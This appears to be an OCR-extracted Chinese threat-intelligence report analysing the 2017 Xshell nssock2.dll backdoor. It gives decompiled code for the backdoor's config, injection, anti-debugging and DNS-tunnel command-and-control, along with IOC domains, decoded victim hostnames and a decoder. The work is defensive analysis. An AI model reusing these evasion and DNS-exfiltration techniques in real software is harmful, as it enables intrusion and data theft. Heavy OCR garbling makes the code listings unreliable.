 hFile = (HANDLE)CreateFileW((LPCWSTR)fileName.buf, 0x80000000, 3u);
 if ( hFile == (HANDLE)-1 )
   v8 = GetLastError();
  }
  else
    if ( !*(_DWORD *)ReadFile )
     DecodeString(&szHD);
      v9 = WideCharToMultiBute(0);
      *( DWORD *)ReadFile = GetProcFromKernel32(v9);
      FreeLocal(v10);
    if ( !ReadFile(hFile, lpBuffer, 0x2000u, &NumberOfButesRead, 0) )
      v12 = GetLastError();
    CloseHandle(hFile);
    if ( U12 )
      goto LABEL_13;
    v8 = DoDecodeConfigFile(a1, (int)lpBuffer);
```

GetEncodedVolumeSN

该函数首先获取系统盘的磁盘卷标号,根据压入的 szKey 计算出一个结果,

然后调用 Root 模块的 Base64Encode1Byte 来加密得到加密串。

```
v4 = szKey;
dwKey = key;
while ( *V4 )
 v6 = (GetSysDirVolumeSerialNumber() - 0x622F27FF) ^ dwKey;
dwKey = *v4++ + (v6 >> 16) + (v6 << 16);</pre>
divNum = param2 - param1 + 1;
v8 = 0;
dwResult = param1 + dwKey % divNum;
if ( dwResult > 0 )
{
  do
  {
    v10 = ((int (__stdcall *)(unsigned int))FunctionName->Base64Encode1Byte)(dwKey % 0x1A);
    divNum = output;
    *( BYTE *)(v8 + output) = v10;
    dwKey = 0xCD220000 * dwKey - 0x7CE32DE * (dwKey >> 16) - 0x4E237376;
  while ( v8 < dwResult );
```

默认配置信息主要为以下信息

CC 地址	dns://www.notped.com
需要注入的进程名	%windir%\system32\svchost.exe
DNS 服务器 1	8.8.8.8
DNS 服务器 2	8.8.4.4
DNS 服务器 3	4.2.2.1
DNS 服务器 4	4.2.2.2
加密用的字符串	HD

接着写入配置文件,分别通过磁盘卷标号,以及不同的 key,得出四组不同的加密串

```
GetEncodedVolumeSN((unsigned int)encSN0, 3, 8, 0xA7u);
GetEncodedVolumeSN((unsigned int)encSN1, 3, 8, 0xBCu);
GetEncodedVolumeSN((unsigned int)encSN2, 3, 8, 0x63u);
GetEncodedVolumeSN((unsigned int)encSN3, 3, 8, 0xF8u);
```

然后和依次系统路径"%ALLUSERSPROFILE%\\"拼接得到最终配置文件的路径(例如 C:\ProgramData\YICIO\PMIEYKOS\IYM\XIEUWSOY),最后将加密

后的配置文件直接写入到该路径下。

Module_Install

Install 模块主要用于检测进程环境、控制进程退出和进入后门流程。Install 模块被 ROOT 模块调用其函数表的第二个函数开始执行,首先调整进程权限,然后调用 Config 模块函数表的第二个函数读取配置信息。

```
mov eax, 6E30A8h
lea ecx, [esp+20h+var_10]
call DecodeString_238B ; data offset 0x30a8 :
                                                            SeTcbPrivilege
mov
          esi, eax
call WideCharToMultiByte_22E9
        SetPrivilege_1DA1
call
pop
          ecx
lea esi, [esp+20h+var_10]
call LocalFreeStruct_2360
                                                  ı
        eax, 6E30BCh
ecx, [esp+20h+var_10]
DecodeString_238B ; data offset 0x30bc | SeDebugPrivilege
call
          esi, eax
mov
call
        WideCharToMultiByte_22E9
push
        SetPrivilege_1DA1
call.
pop
          esi, [esp+20h+var_10]
          LocalFreeStruct_2360
call
push
          LocalAlloc 17F4
```

接着通过判断 ROOT 模块从上层获取的参数进行不同的流程:

```
LoadConfig_2120(v4, 0);
| *(_DWORD *)(*(_DWORD *)(ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 3
 | *(_DWORD *)(*(_DWORD *)(ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 4)
{
 CallModule_ONLINE_6E1E98(0);
                                         // 调用ONLINE模块,循环连接C&C
else if ( *(_DWORD *)(*(_DWORD *)(ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 5
      | *( DWORD *)(*( DWORD *)(ROOT VTable 6E400C + offsetof(ModFuncList, RootParam)) + 8) == 6)
 CallModule_106_6E1E21();
                                         // 调用ID为106的模块
else if ( DoInject_1637() )
 *(_DWORD *)(*(_DWORD *)(ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) = 2;
 *(_DWORD *)(*(_DWORD *)(ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) = 2;
 *(_DWORD *)(*(_DWORD *)(ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) = 2;
 v5 = CreateThread_0x6e3030(0, 0, 0x6E1E98, 0, 0, &v6);// CallModule_ONLINE_6E1E98()
 CloseHandle_0x6e3050(v5);
```

当参数为 2\3\4 时,创建互斥体 "Global\[16-48 个随机字符]",并直接调用 Online 模块函数表偏移为 0x04 的函数,即开始循环连接 C&C 服务器。

当参数为 5\6 时,尝试加载 ID 为 106(这个模块不在默认内置的模块列表中,需要进一步下载)。

如果都不是以上情况,则尝试以系统权限启动 winlogon.exe 或者启动 scvhost.exe,然后注入自身代码,然后启动 Online 模块。

同时 Install 模块还会提供检测当前运行环境的接口:是否在调试、是否被进程 监控、流量监控等,下面是一些特征字符串和相关代码:

```
call DecodeString_238B; data offset 0x31d4 : Wireshark-is-running-(9CA78EEA-EA4D-4490-9240-FC01FCEF464B) call DecodeString_238B; data offset 0x3214 : Wireshark-is-running-(9CA78EEA-EA4D-4490-9240-FC01FCEF464B)
call DecodeString_238B; data offset 0x3254 : Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCEF464B}
call DecodeString_238B; data offset 0x3188 : IsDebuggerPresent
call DecodeString_238B; data offset 0x31a0 : kernelbase call DecodeString_238B; data offset 0x31b0 : IsDebuggerPresent
call DecodeString_238B; data offset 0x31c8 : kernel32 call DecodeString_238B
call DecodeString_238B; data offset 0x3150 : AOPOASM
call DecodeString_238B; data offset 0x3168 : ACPOASM
call DecodeString_238B; data offset 0x3174 : WinDbgFrameClass
call DecodeString_238B; data offset 0x30dc : CreateFileW
call DecodeString_238B; data offset 0x30ec : kernel32
call DecodeString_238B; data offset 0x30f8 : \\.\Regmon call DecodeString_238B; data offset 0x3108 : \\.\FileMon
call DecodeString_238B; data offset 0x3118 : \\.\ProcmonDebugLogger
     DecodeString 238B; data offset 0x3134 : \\.\NTICE
call
call DecodeString_238B; data offset 0x30d0 : Install
call DecodeString_238B; data offset 0x309c : Global\
call DecodeString_238B; data offset 0x30a8 : SeTcbPrivilege call DecodeString_238B; data offset 0x30bc : SeDebugPrivilege
call DecodeString_238B; data offset 0x3334 : lstrcatW
```

```
mov eax, 6E30F8h
lea ecx, [esp+48h+var_40]
call DecodeString_238B; data offset 0x30f8: \\.\Regmon
push dword ptr [eax+8]
call CheckFileExist_6E1C39
pop ecx
pop
lea
            ecx
           esi, [esp+48h+var_40]
LocalFreeStruct_2360
call
            eax, [esp+48h+var_30]
DecodeString 238B; data offset 0x3108: \\.\FileMon
dword ptr [eax+8]
CheckFileExist_6E1C39
lea
push
call
             esi, [esp+48h+var_30]
call
mov
           LocalFreeStruct_2360
eax, 6E3118h
            ecx, [esp+48h+var_20]
DecodeString_2388 ; data offset 0x3118 : \\.\ProcmonDebugLogger
lea
call
push dword ptr [eax+8]
call CheckFileExist_6E1C39
            ecx
esi, [esp+48h+var_20]
call LocalFreeStruct_2360
mov
            eax, 6E3134
mov eax, 6±31541
lea ecx, [esp+48h+var_10]
call DecodeString_238B; data offset 0x3134: \\.\NTICE
push dword ptr [eax+8]
call CheckFileExist_6E1C39
pop
```

Module_DNS

该模块的主要功能是使用 DNS 协议处理 CC 通信过程。模块的函数表如下,对

```
dword_10005004 = (int)Initialize;
dword_10005008 = (int)ThreadRecv;
dword_1000500C = (int)RecvDataProc;
dword_10005010 = (int)SendDataProc;
dword_10005014 = (int)SendPacketId;
dword_10005018 = (int)close_socket;
```

应的函数功能分别为:

ThreadRecv	开启线程,从 CC 接收数据,将解码后数据写入到指定内存	
RecvDataProc	读取 ThreadRecv 内存中的数据并返回	
SendDataProc	将要发送的数据通过此函数拷贝指定内存中	
SendPacketId	向 CC 发送包的 ID 信息	
close_socket	关闭连接,清理现场	

模块的工作流程为:

在模块入口函数 100 编号对应的初始化过程中,模块会开启线程,等待其他插件数据到来,当收到数据时,调用 dispatch 将数据通过 DNS 发送到 CC 服务器。其他插件调用该插件的第二个函数(也就是 ThreadRecv 函数)时,模块开启线程

TLP: WHITE

其他插件调用该插件的第三个函数(也就是 RecvDataProc 函数)可以取得该模块与 CC 服务器通信后的数据内容

从 CC 接收数据,并将解码后的数据写到共享内存。

其他插件调用该插件的第四个函数(也就是 SendDataProc 函数)可以使用该模块向 CC 服务器发送数据内容。

在初始化函数中,创建一个线程,在线程内部通过互斥量等待,当互斥量被触发后,调用该模块的 dispatch 函数。

```
if ( fdwReason == 100 ) // 初始化
{
    WSAStartup(0x101u, &WSAData);
    sub_10001000((struct _RTL_CRITICAL_SECTION *)1);
    qoto LABEL 14;
```

从 CC 接收数据的代码过程 在通信过程中,开启线程接收数据

```
getsockname(*(a2 + 380), (a2 + 4), &namelen);
v5 = CreateThread(0, 0, RecvFromProc, a2, 0, &name);
*(a2 + 384) = v5;
if ( v5 )
{
    *(a2 + 176) = 2;
    result = 0;
}
else
{
    result = GetLastError();
}
```

线程函数将接收到数据存储在结构体的 0x60 偏移处

```
while ( *(a1 + 0x180) )
 v1 = *(a1 + 0x60);
  fromlen = 0x10;
  v2 = recvfrom(*(a1 + 380), v1, 1024, 0, &from, &fromlen);
  if ( 02 == -1 )
   u3 = WSAGetLastError();
    if ( U3 != 10060 && U3 != 10054 && U3 != 10040 )
     return 0;
  else
   EnterCriticalSection((a1 + 64));
   04 = *(a1 + 96);
   sub_1000269D(a1, v2, &from);
   LeaveCriticalSection((a1 + 64));
 }
}
return 0;
```

接收到的数据首先判断接收到的数据长度是否符合要求,然后使用解码函数 (DecodeCCData1)进行解码并判断解码后的内容格式是否符合。此后,使用同样的解码算法(DecodeCCData1)再对数据进行一次解码。

将上面解码后的内容使用另一个解码算法(DecodeCCData2)进行解码,解出来的内容的第一个 DWORD 为解密 KEY,使用解密 KEY 将接收到的数据进行解密后,判断解密后的内容的第一个 WORD 为数据包类型 id,数据包类型 ID 包括:0,1,3 三种。每种不同的数据包使用不同的结构类型和不同的解密算法。

```
DecodeCCData2((_BYTE *)v12, v17, v_key1, v12);// 解密数据nType = ntohs(*(_WORD *)(v12 + 2));
        if ( (_WORD)nType )
          v15 = nType - 1;
          if ( U15 )
          -{
            if ( v15 != 2 )
             Free_str@C((int)&v17); // 不等于3
              goto LABEL 24;
            if (*(_DWORD *)(a2 + 0xB0) == 5)// 3
              v16 = sub_10002A5A(v12, a2);
            else
             v16 = -1;
35:
            v10 = v16;
            goto LABEL_19;
          if (*(_DWORD *)(a2 + 0xB0) == 5)// 1
            v16 = Proc_type_1(v12, a2, v17);
            goto LABEL_35;
        else if ( *( DWORD *)(a2 + 0xB0) == 4 )// 0
          v16 = Proc_type_0(from, a2, v12);
          goto LABEL_35;
        v16 = 0;
        goto LABEL_35;
```

在对不同的数据类型的处理过程中,都会将解码后的内容写入到结构体偏移 +0x5C 的地址中,该地址就是数据传输时使用的共享内存地址。

```
v14 = a3 - 18;
v21 = v14;
if ( v14 > 0 )
{
  v15 = EncodeContent(v18, *(_DWORD *)(a2 + 0x5C) v14, v14);
  if ( v15 )
  {
    memcpy(*(_DWORD *)(v15 + 24), v3 + 18, v21);
    sub_10001C8E(a2);
    *(_DWORD *)(a2 + 372) = 0;
}
```

数据包的解密算法代码片段为:

```
int __usercall DecryptCCData@<eax>(_BYTE *buf@<eax>, int size@<edx>, unsigned int key1@<ecx>, int key2)
{
  int v4; // edi@1
  int v5; // esi@2

  v4 = size;
  key1 = (unsigned __int16)key1;
  if ( size > 0 )
  {
    v5 = key2 - (_DWORD)buf;
    do
    {
        key1 = -1758396416 * key1 - 1122789583 * (key1 >> 16) - 981316590;
        *buf = key1 ^ buf[v5];
        ++buf;
        --v4;
    }
    while ( v4 );
}
return 0;
```

向 CC 发送数据的代码片段

代码分析对抗

样本使用到的技术很多,例如动态加载、花指令、反调试、多层解密、代码注入等,使用的这些技巧大大增加了安全人员分析工作所需要花费的时间,也能有效 躲避杀软检测,并使一些分析工具产生异常而无法正常执行恶意代码流程。下面


举例说明一下使用到的技巧:

代码中加入了大量的 JMP 类型花指令,还有一些无效的计算,比如下图中红框中 ECX。

```
| Seg 000: 00000 009 | Seg 000: 00000 000 | Seg 000: 00000 0000 | Seg 000: 00000 000 | Seg 000: 00000 000 | Seg 000: 00000 0000 | Seg 000: 00000 000 | Seg 000: 00000 000 | Seg 000: 00000 0000 | Seg 000000 0000 | Seg 000: 00000 0000 | Seg 0000 0000 0000 | Seg 00000 0000 | Seg 0000 0000 | Seg 0000 0000 | Seg 0000 0000 | Seg 00000 0000 | Seg 0000 0000 | Seg 00000 0000 | Seg 0000 0000 | Seg 00000 0000 | Seg 00000 0000 | Seg 0000 0000 | Seg 00000 0000 | Seg 00000 0000 | Seg 0000 0000 | Seg 00000 0000 | Seg 0000 0000 | Seg 0000 0000 | Seg 00000 | Seg 00000 | Seg 0000 0000 | Seg 0000 |
```

在每次获取 API 地址之后,都会检测 API 代码第一字节是否等于 0xcc,如果等于则结束后续行为,否则继续。

Shellcode 通过自身的配置信息,通过一个 for 循环,循环 4 次。每次根据 EDI 定位配置信息,通过下面的结构体来获取要拷贝的数据的大小,将所有需要的数据拷贝到申请的内存中。然后解密数据。



循环拷贝数据

http://ti.360.net


关联分析及溯源

8 月的域名为 nylalobghyhirgh.com, 360 威胁情报中心显示此域名为隐私保护状态:

TLP: WHITE



此域名目前在 7 月 23 日被注册,8 月 3 日达到解析量的顶峰,360 网络研究院的数据显示解析量巨大,达到 800 万。



所有的请求类型为 NS 记录,也就是说域名极有可能被用来析出数据而不是用于 C&C 控制,这与前面的分析结论一致。

而 notped.com 作为已知的相关恶意域名 ,我们发现其注册人为 Yacboski Curtis ,

据此关联点找到了一些其他的关联域名,具体见附件的 IOC 节,由于这些域名 并没有找到对应的连接样本,目前只是怀疑,不能确定就是其他的相关恶意域名。



参考资料

https://www.netsarang.com/news/security_exploit_in_july_18_2017_build.html

更新历史

时间	内容
2017年8月15日	初始报告
2017年9月1日	补充各代码模板的技术细节

附件

IOC 列表

域名	说明
vwrcbohspufip.com	2017年6月DGA域名
ribotqtonut.com	2017年7月 DGA 域名
nylalobghyhirgh.com	2017 年 8 月 DGA 域名
jkvmdmjyfcvkf.com	2017 年 9 月 DGA 域名
bafyvoruzgjitwr.com	2017年 10月 DGA 域名



xmponmzmxkxkh.com	2017年11月DGA域名
tczafklirkl.com	2017年 12月 DGA 域名
vmvahedczyrml.com	2018年1月DGA域名
ryfmzcpuxyf.com	2018年2月DGA域名
notyraxqrctmnir.com	2018年3月DGA域名
fadojcfipgh.com	2018年4月DGA域名
bqnabanejkvmpyb.com	2018年5月DGA域名
xcxmtyvwhonod.com	2018年6月DGA域名
tshylahobob.com	2018年7月 DGA 域名
notped.com	C&C 域名,注册人 Yacboski Curtis
paniesx.com	同注册人 Yacboski Curtis 可疑域名
techniciantext.com	同注册人 Yacboski Curtis 可疑域名
dnsgogle.com	同注册人 Yacboski Curtis 可疑域名
operatingbox.com	同注册人 Yacboski Curtis 可疑域名
文件 HASH	
97363d50a279492fda14cbab53429e75	文件名 nssock2.dll
18dbc6ea110762acaa05465904dda805	文件名 nssock2.dll
22593db8c877362beb12396cfef693be	文件名 nssock2.dll
82e237ac99904def288d3a607aa20c2b	文件名 nssock2.dll
3b7b3a5e3767dc91582c95332440957b	文件名 nssock2.dll

DNS 隧道编解码算法

Xshell 后门代码通过 DNS 子域名的方式向 C&C 服务器输出收集到的主机信息,以下是分析得到的编码算法及实现的对应解码程序。

编码算法是先经过下图的算法 1 加密成二进制的形式如图:

```
υ4 = 0;
v5 = 0;
v10 = a1;
v11 = a1;
v12 = a1;
v13 = a1;
if (a3 > 0)
  v6 = a2 - a4;
  do
  {
    if ( U5 & 3 )
      switch ( v5 & 3 )
      {
          v11 = 3218565146 - 2108815119 * v11;
          break;
        case 2:
          v12 = -533057286 - 808833238 * v12;
          break;
        case 3:
          v13 = -1312860799 - 18620559 * v13;
          break;
      }
    }
    else
      v10 = -1624994166 - 797953662 * v10;
    }
v4 = (*((_BYTE *)&v10 + 4 * (v5 & 3) + 2) ^ (*((_BYTE *)&v10 + 4 * (v5 & 3) + 1)
                                                   + (*((_BYTE *)&u10 + 4 * (u5 & 3))
       - *((_BYTE *)&u10 + 4 * (u5 & 3) + 3);
    u7 = (_BYTE *)(u5 + a4);
u8 = u4 ^ *(_BYTE *)(u6 + u5++ + a4);
    *v7 = v8;
  while ( v5 < a3 );
return 0:
```

算法 1 加密后的数据:


然后把结果转换成可见的字符转换方法是通过每个字节的高位减'j'低位减'a', 把 1 个字节拆分成 2 个字节的可见字符,这样就浪费了一个字节:

```
int __userpurge sub_201C@<eax>(int a1@<edi>, int a2@<esi>, int a3)
{
  int i; // ecx@1

  sub_125E(2 * a1, a2);
  for ( i = 0; i < a1; ++i )
  {
     *(_BYTE *)(*(_DWORD *)(a2 + 12) + 2 * i) = (*(_BYTE *)(a3 + i) & 0xF) + 'a';
     *(_BYTE *)(*(_DWORD *)(a2 + 12) + 2 * i + 1) = (*(_BYTE *)(a3 + i) >> 4) + 'j';
  }
  return 0;
}
```

解密算法是加密算法的逆运算,解密算法流程入下图:





根据网上的一些公开的流量数据,

```
sajajyoogrmkjimjoogrmkinosbxowcrmwlvajdkbtbjoylypkoldjntglcoaskskwfjcolqlmcriqctjrhsltakoxnnmtlvdpdpcwhpgnet.nylalobgh yhirgh.com
sajajlyoogrmkkmhncrjkingvmwlvajdketeknvbwfqppgkbtdlcj.esjsnwhjmjglnoksjmctgrlyhsgmgveqmrexmloppylmpl.nylalobghy hirgh.com
sajajlyoogrmkdjhrgpcllwanowlvajdkctcjpymyjlfmoqjyaqplm.tfvduaplkilcogrcpbv.nylalobghyhirgh.com
sajajlyoogrmkdjhrgpcllwanowlvajdkjtcmiycxjlppolisfqgpcs.jsnwap.nylalobghyhirgh.com
sajajlyoogrmkpmnmixivemirmwlvajdkctcjpymyjlfmoqjyaqplmtfvduap.lkilcogrcpbv.nylalobghyhirgh.com
sajajlyoogrmkpmnmixivemirmwlvajdkctcjpymyjlfmoqjyaqplmtfv.duaplkilcogrcpbv.nylalobghyhirgh.com
sajajlyoogrmkeloufodqfpjmwmlvajdkcttmkcydybloooljwaqpp.gsoskwdkjlmkoksiqdux.nylalobghyhirgh.com
sajajlyoogrmkdmkporgujqmumwlvajdkctdekcwgvmjkjbpivjmgmc.udvnyamjmmjlmoxhvaphjencqasmmbsfv.nylalobghyhirgh.com
sajajlyoogrmkghlsnqnmkkpqmwlvajdkctckcwgvmjkjbpivjmgmc.udvnyamj.mmjlmoxhvaphjencqasmmbsfv.nylalobghyhirgh.com
sajajlyoogrmkebsbnowiwnsmwlvajdkctcmcymyklhmdjpxbplqkrb.snwekokgllmoxapeubsorotbkhynnktft.nylalobghyhirgh.com
sajajlyoogrmkkdjhrgpcllwanowlvajdkctckcwgvmjkjbpivjmgmc.udvnyamjmmjlmoxhvaphjencqasmmbsfv.nylalobghyhirgh.com
sajajlyoogrmkkdjhrgpcllwanowlvajdkctckcwgvmjkjbpivjmgmc.udvnyamjmmjlmoxhvaphjencqasmmbsfv.nylalobghyhirgh.com
sajajlyoogrmkkdjhrgpcllwanowlvajdkctckcwgvmjkjbpivjmgmc.udvnyamjmmjlmoxhvaphjencqasmmbsfv.nylalobghyhirgh.com
sajajlyoogrmkkljdgxdxbxiymwlvajdkctckcwgvmjkjbpivjmgmc.udvnyamjmmjlmoxhvaphjencqasmmbsfv.nylalobghyhirgh.com
sajajlyoogrmklkjdgxdxbxiymwlvajdkctckcwgvmjkjbpivjmgmc.udvnyamjmmjlmoxhvaphjencqasmmbsfv.nylalobghyhirgh.com
sajajlyoogrmklkjdgxdxbxiymwlvajdkctckcwgvmjkjbpivjmgmc.udvnyamjmmjlmoxhvaphjencqasmmbsfv.nylalobghyhirgh.com
```

解密出的一些上传的数据:

```
�yROOD���Z↓

♣ BZD21897 kingsoft.cn XIEXIAOLI1 ↓

♦yROOD♦♦♦♦q♦
            √⊡⊁
ThinkPad-S5 daihu ↓
*yROOD*:!a*r¹ <□↓</pre>
SunYanzhou-PC leichen ↓
♦yROOD♦♦♦♦q♦
ThinkPad-S5 daihu ↓
♦yROOD♦♦♦♦q♦ ◀◘↓
ThinkPad-S5 daihu ↓
$yROOD$L$0 $ <\subseteq$\text{\text{$\psi}$}$</pre>
Jeff Administrator ↓
*yROOD****<* <</pre>
PC-20160415WTDY Administrator ↓
♦yROOD♦eq<sup>⊥</sup>←♦ ◀◘↓
DESKTOP-4M3NPFE C♦♦ ↓
♦yROOD♦*:~_M
            √□↓
DESKTOP-4M3NPFE C♦♦ ↓
heimi-wuyuantao wuyuantao ↓
$yROOD$:!a$r<sup>L</sup> <□↓</pre>
SunYanzhou-PC leichen ↓
♦yROOD♦ġ♦♦♦
DESKTOP-4M3NPFE C♦♦ ↓
♦yROOD♦♦♦♦q♦ ◀◘↓
ThinkPad-S5 daihu ↓
```

实现的解码代码如下:

```
int sub_1C3E(int a1, unsigned char* a2, int a3, int a4)
{
    char v4; // c1@1
    int v5; // esi@1
    unsigned char* v6; // edi@2
    byte v7[1024]= {0}; // eax@11
    char v8; // d1@11
    int v10; // [sp+4h] [bp-10h]@1
    int v11; // [sp+8h] [bp-Ch]@1
```

```
int v12; // [sp+Ch] [bp-8h]@1
int v13; // [sp+10h] [bp-4h]@1
v4 = 0;
v5 = 0;
v10 = a1;
v11 = a1;
v12 = a1;
v13 = a1;
int i = 0;
if (a3 > 0)
{
    v6 = a2 - a4;
    do
        if ( v5 & 3 )
            switch ( v5 & 3 )
            {
            case 1:
                v11 = 0xBFD7681A - 0x7DB1F70F * v11;
                 v4 = (*((byte *)&v11 + 2) ^ (*((byte *)&v11 + 1)
                    + (*((byte *)&v11) ^ v4)))
                     -*((byte *)&v11 + 3);
                 //v7 = (byte *)(v5 + a4);
                 v8 = v4 ^* *(byte *) (v6 + v5++ + a4);
                 v7[i] = v8;
                i++:
                break;
            case 2:
                 v12 = 0xE03A30FA - 0x3035D0D6 * v12;
                 v4 = (*((byte *)&v12 + 2) ^ (*((byte *)&v12 + 1)
                     + (*((byte *)&v12) ^ v4)))
```

```
//v7 = (byte *)(v5 + a4);
                 v8 = v4 ^* *(byte *) (v6 + v5++ + a4);
                 v7[i] = v8;
                i++;
                 break;
            case 3:
                 v13 = 0xB1BF5581 - 0x11C208F * v13;
                 v4 = (*((byte *)&v13 + 2) ^ (*((byte *)&v13 + 1)
                     + (*((byte *)&v13) ^ v4)))
                    -*((byte *)&v13 + 3);
                 //v7 = (byte *)(v5 + a4);
                 v8 = v4 ^* *(byte *) (v6 + v5++ a4);
                v7[i] = v8;
                i++:
                break;
        }
        else
        {
            v10 = 0x9F248E8A - 0x2F8FCE7E * v10;
            v4 = (*((byte *)&v10 + 2) ^ (*((byte *)&v10 + 1)
                + (*((byte *)&v10 ) ^ v4)))
                -*((byte *)&v10 + 3);
            //v7 = (byte *)(v5 + a4);
            v8 = v4 ^* *(byte *)(v6 + v5++ + a4);
            v7[i] = v8;
            i++:
    while (v5 < a3);
    printf("Last Step Decode: %s", (char*)v7);
}
```

-*((byte*)&v12 + 3);

```
return 0;
}
int _tmain(int argc, _TCHAR* argv[])
    unsigned char szText[117] =
{\it "ajajlyoogrmkdmnndtgphpojmwlvajdkbtephtetcqopnkkthlplovbvardopqfleonrgqntmresctokkxing"}
cnfvexhjpnpwepgnjubrbrbsenhxbkmy";
    unsigned char szXXX[58] = {0};
    for (int i=0; i<57; i++)</pre>
        unsigned char One = szText[2*i] - 'a';
        unsigned char Two = szText[2*i+1] -' j';
        printf("%d, %d\r\n", One, Two);
        unsigned char Total = One+Two*16;
        szXXX[i] = Total;
    }
    printf("First Step Decode: %s", (char*)szXXX);
    sub_1C3E(0, szXXX, 56, 0); //算法1
    return 0;
}
```